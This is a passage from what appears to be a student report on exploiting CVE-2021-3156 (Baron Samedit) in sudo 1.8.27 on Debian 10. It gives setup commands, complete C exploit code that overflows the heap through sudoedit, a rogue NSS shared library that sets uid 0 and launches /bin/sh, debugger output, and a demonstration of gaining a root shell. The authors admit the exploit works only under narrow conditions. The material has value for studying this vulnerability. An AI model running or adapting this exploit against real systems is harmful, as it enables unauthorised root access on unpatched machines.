


Figure 8 – The layout of the heap during a successful attack

4.4 Setup

Thankfully, this security breach has been fixed in all major distribution, so we had to install manually an old version of sudo. We chose to work with the version 1.8.27, on Debian buster. On a fresh install of Debian 10, we just have to execute those commands :

```
su
cd
apt install wget gcc make
wget https://www.sudo.ws/dist/sudo-1.8.27.tar.gz
tar -xvzf sudo-1.8.27.tar.gz
cd sudo-1.8.27
./configure
make
make install
```


4.5 Our exploit

Using pwndbg to find the right size of arguments and environment variables, we wrote this exploit :

```c
#include <stddef.h>
#include <stdio.h>f
#include <string.h>
#include <unistd.h>

#define BUFFER_SIZE 0x30
#define ENVP_SIZE 0x490
#define LC_SIZE 60
#define LC_TIME "LC_TIME=C.TUF-8@"

int main(){
  char buffer[BUFFER_SIZE];
  char *envp[ENVP_SIZE];
  char lc_var[LC_SIZE];
  char lc_time[] = LC_TIME;

  for (int i=0; i<BUFFER_SIZE-2; i++)
    buffer[i] = 'A';

  buffer[BUFFER_SIZE-2] = '\\';
  buffer[BUFFER_SIZE-1] = '\0';

  for (int i=0; i<LC_SIZE-2; i++)
    if (i < strlen(lc_time))
      lc_var[i] = lc_time[i];
    else
      lc_var[i] = 'B';
  lc_var[LC_SIZE-1] = '\0';

  for (int i=0; i < ENVP_SIZE-0x0f; i++)
    envp[i] = "\\";
  envp[ENVP_SIZE -0xf] = "XXXXXX/XXXXXX\\";
  for (int i=ENVP_SIZE-0x0e; i < ENVP_SIZE-3; i++)
    envp[i] = "\\";

  char *args[] = {
    "/usr/local/bin/sudoedit",
    "-A",
    "-s",
    buffer,
    NULL
  };

  envp[ENVP_SIZE -3] = "SUDO_ASKPASS=/bin/false";
  envp[ENVP_SIZE -2] = lc_var;
  envp[ENVP_SIZE -1] = NULL;

  execve(args[0], args, envp);
}
```

With our rogue library (we used the one from syst3mfailure[3]) :


```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

// gcc -shared -o XXXXXX.so.2 -fPIC XXXXXX.c

static void _init() __attribute__((constructor));

void _init(void)
{
    puts("[+] Shared object hijacked with libnss_XXXXXXX/XXXXXX.so.2!");

    setuid(0);
    setgid(0);

    if (!getuid())
    {
      puts("[+] We are root!");
      system("/bin/sh 2>&1");
    }
    else
    {
      puts("[X] We are not root!");
      puts("[X] Exploit failed!");
    }
}
```



```
pwndbg> p *service_table->entry->next
$2 = {
  next = 0x55555557a4a0,
  service = 0x55555557c740,
  name = 0x55555557a490 "group"
}
pwndbg> p *service_table->entry->
A syntax error in expression, near `'.
pwndbg> p *service_table->entry
$3 = {
  next = 0x55555557a480,
  service = 0x55555557a400,
  name = 0x55555557a3f0 "passwd"
}
pwndbg> p *service_table->entry->next->service
$4 = {
  next = 0x0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE, NSS_ACTIO
N_CONTINUE},
  library = 0x555555582bf0,
  known = 0x5555555881c0,
  name = 0x55555557c770 "XXXXXXX/XXXXXX"
}
```

FIGURE 9 – A look in the Heap during a successful exploitation

Notice on the figure 9 that the address of `service_table->entry->next` is 0x55555557a480, when the address of `service_table->entry->next->service` is 0x55555557c740, a few thousands of bytes away from each other.



```
admin@baron:~$ ./exploit
[+] Shared object hijacked with libnss_XXXXXXX/XXXXXX.so.2!
[+] We are root!
# whoami
root
# echo "Holy shishkebab!"
Holy shishkebab!
# 
```

FIGURE 10 – Demonstration

4.6 What we did not manage to do

Our exploit works when executed by the user we used to determine the size of the different arguments, but sadly it does not work when using an other user. This is an issue because we need root privilege to attach gdb to sudo, which defeat the purpose of the exploit. We are still trying to figure out what is affecting the layout of the heap. Strangely the ALSR seems to have no effect on the exploit when launched from the user used to write it. The exploits we found on the Internet where brute-forcing the addresses but it was not enough for it to work on our installation. We think that we need to calibrate a brute-force algorithm for each binary of sudo, glibc, and possibly linux distribution, but did not have time to deepen or search on this subject. Still, this does not explain why the exploit stops working when used with another user.

5 Conclusion

So, although we hadn't enough time to achieve a fully working exploit, we have built a strong knowledge about this vulnerability, and understood the gist of its exploitation. We studied how a heap overflow could be controlled to take advantage of the vulnerability, and we achieved exploiting it under certain conditions which, although they make they make the exploit irrelevant, are not that far from reality.

Références

[1] Qualys Animesh Jain. *CVE-2021-3156 : Heap-Based Buffer Overflow in Sudo (Baron Samedit)*. URL : https://blog.qualys.com/vulnerabilities-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit.

[2] Bootlin. *Source glibc-2.28*. URL : https://elixir.bootlin.com/glibc/glibc-2.28/source.

[3] 0xdevil https ://github.com/0xdevil. *[CVE-2021-3156] Exploiting Sudo heap overflow on Debian 10*. URL : https://syst3mfailure.io/sudo-heap-overflow.

[4] Qualys. *Qualys Security Advisory Baron Samedit : Heap-based buffer overflow in Sudo (CVE-2021-3156)*. URL : https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt.

[5] sudo-project. *Sudo 1.8.27*. URL : https://github.com/sudo-project/sudo/tree/33fc64d9e081875f3a8f03f83610129